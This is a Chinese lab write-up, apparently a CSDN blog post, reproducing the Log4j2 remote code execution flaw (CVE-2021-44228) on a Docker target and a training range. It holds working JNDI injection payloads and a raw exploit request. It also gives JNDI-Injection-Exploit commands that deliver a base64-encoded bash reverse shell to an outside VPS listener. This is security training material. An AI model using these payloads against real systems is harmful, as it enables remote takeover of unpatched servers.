（CVE-2021-44228）Apache_Log4j2_RCE漏洞复现（反弹shell教学）

原创

这里写目录标题

漏洞描述

2021年12月10日，国家信息安全漏洞共享平台（CNVD）收录了Apache Log4j2 远程代码执行漏洞（**CNVD-2021-95914**）。攻击者利用该漏洞，可在未授权的情况下远程执行代码。目前，漏洞利用细节已公开，Apache官方已发布补丁修复该漏洞。

Apache Log4j2是一个基于Java的日志记录组件，该日志组件被广泛应用于业务系统开发，用以记录程序输入输出日志信息，得益于其突出于其他日志的优势：异步日志实现。是最受欢迎的于开发时的日志组件。

2021年11月24日，阿里云安全团队向Apache官方报告了Apache Log4j2 远程代码执行漏洞。由于Log4j2 组件在处理程序日志记录时存在JNDI注入缺陷，未经授权的攻击者利用该漏洞，可向目标服务器发送精心构造的恶意数据，触发Log4j2 组件解析缺陷，实现目标服务器的任意代码执行，获得目标服务器权限。

漏洞等级

高危。官方 CVSS 评分 10.0（最高是10.0），**CVE 编号为：CVE-2021-44228**。

影响范围

`Apache Log4j2 2.x <= 2.14.1`

`Apache Log4j2 2.15.0-rc1`（补丁绕过）

漏洞复现

漏洞复现用的是github上面的靶场，原github地址在这里：
log4j_vuln


1、搭建漏洞镜像环境

1.1、docker拉取漏洞环境的镜像

```
docker pull registry.cn-hangzhou.aliyuncs.com/fengxuan/log4j_vuln
```


1.2、运行该容器

```
docker run -it -d -p 8080:8080 --name log4j_vuln_container registry.cn-hangzhou.aliyuncs.com/fengxuan/log4j_vuln
```




1.3、进入容器中并运行


```
docker exec -it log4j_vuln_container /bin/bash
```




```
/bin/bash /home/apache-tomcat-8.5.45/bin/startup.sh
```



访问本机地址加8080端口，如下所示：
http://192.168.25.130:8080/webstudy/hello-fengxuan



访问地址后出现该页面，则受说明漏洞环境搭建成功了。

> Tips：如果你懒得查自己本机地址是多少，你也可以直接用127.0.0.1去代替。比如我是用虚拟机vmware里的kali去搭建的漏洞环境，那么这个192.168.25.130地址就是我的kali虚拟机的ip地址，可以用命令ifconfig去查看自己的ip地址是多少。如果虚拟机和本机是NAT网络连接，可以互通的，那么就可以在本机上访问虚拟机的地址，进行漏洞复现也是一样的。

2、漏洞poc


```
c=${jndi:ldap://log4j2.xxxxxx.dnslog.cn}
c=${jndi:rmi://log4j2.xxxxxx.dnslog.cn}
```

只需要用burpsuite抓包，改成post请求方式，添加一个c参数，参数内容为poc内容即可，在这之前需要有一个dnslog的地址作为接收。具体步骤一一展示：


2.1、先访问dnslog网站，申请一个：

DNSLog Platform

点击Get SubDomain，就会出来一个地址，出来的就是我们用来接收的地址。



2.2、回到漏洞页面中，用BurpSuite抓包，改成POST请求：



黄色框框中的就是刚刚我们Dnslog.cn网站中申请到的地址，发包之后，响应包返回200，提示“可恶！又被你装到了！”说明请求成功，漏洞存在。

这个时候返回DNSLog Platform中，我们可以看到

Get SubDomain Refresh Record

[redacted]f.dnslog.cn


DNS Query Record	IP Address	Created Time
log[redacted].dnslog.cn	[redacted]130.90	2022-01-07 15:22:05
log[redacted]dnslog.cn	[redacted]28.90	2022-01-07 15:22:05
log[redacted]dnslog.cn	[redacted]0.110	2022-01-07 15:22:04
log[redacted]dnslog.cn	[redacted]8.174	2022-01-07 15:22:03

请求包可参考：


```
POST /webstudy/hello-fengxuan HTTP/1.1
Host: (本机ip):8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

c=${jndi:ldap://log4j2.xxxxxx.dnslog.cn}
```

注意：用burpsuite抓包重放repeter的方式去发poc，有可能在Dnslog上无法回显的情况发送，如果一直重放，在Dnslog上面点Refresh Record都没有反映的话，这个时候就要用到火狐浏览器或者别的浏览器的一个插件，插件名字叫做：Max HackBar。是一个可以用post发包的小插件，原来的HackBar变成付费了，所以换一个免费的Max HackBar，功能一样，所以选择免费的。这个插件可以在浏览器插件商城里添加，按F12就能看到这个插件。开始复现：



Load URL是获取当前url，然后选择Post Data提交poc。点击Execution发送，然后看到dnslog成功回显：




3、命令执行

要达到命令执行的效果，需要在本地先要生成JNDI链接并启动后端相关服务，这里用的是JNDI-Injection-Exploit v1.0：
JNDI-Injection-Exploit v1.0 github官网下载
将这个工具用xftp工具上传到VPS服务器上
在VPS服务器上（我的是centos7.6系统），进入该工具的目录下，起一个终端输入以下命令：

```
java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,[经过base64编码后的命令]}|{base64,-d}|bash" -A [你的vpsip]
注意：根据自身情况，调整payload
```

打开以下网址，将反弹shell的命令进行base编码
base转码地址 https://www.jackson-t.ca/runtime-exec-payloads.html




```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMTQuMTMyLjIyOC4yNTEvNjY2NiAwPiYxIC0tLQ==}|{base64,-d}|{bash,-i}" -A "vps_ip"
```

反弹shell命令:

```
bash -i >& /dev/tcp/vps_ip/6666 0>&1
```

具体步骤如下：

先在VPS服务器上面，设置监听，监听端口6666：

```
Last login: Mon Jan 10 16:56:32 2022 from 219.137.142.
[root@VM-20-16-centos ~]# nc -lvnp 6666
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
^C
```


然后VPS服务器上面运行jar文件（命令上面有讲）：

```
[root@VM-20-16-centos ~]# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaC
AtaSA+JiAvZGV2L3RjcC8xMTQuMTMyLjIyOC4yNTEvNjY2NiAwPiYx}|{base64,-d}|{bash,-i}" -A "1[redacted]1"
[ADDRESS] >> [redacted]
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMTQuMTMyLjIyOC4yNTEvNjY2NiAwPiYx}|{base64,-d}|{ba
sh,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://1[redacted]9/mgnewp
ldap://1[redacted]89/mgnewp
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://[redacted]9/svfmzu
ldap:/[redacted]89/svfmzu
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+
in classpath):
rmi://[redacted]9/5tosci
                                                    CSDN @渗透鸣柱
```


然后就用出来的payload去打。

因为github上面这个靶场太垃圾，弹不回shell，所以就用了这个机构的靶场来复现：
直接百度搜索封神台，注册即可。


在账户框输入刚刚的payload:



成功反弹shell:



成功拿到flag:



总结

复现这个漏洞我真的是醉了，也不知道是不是针对我，试过很多靶场，github上的，vulfocus上的都试过，shell死活弹不回来。后面用这个靶场的成功了，我觉得shell弹不回来肯定不是靶场的问题，是我的技术问题，后面再出各个靶场的弹shell总结。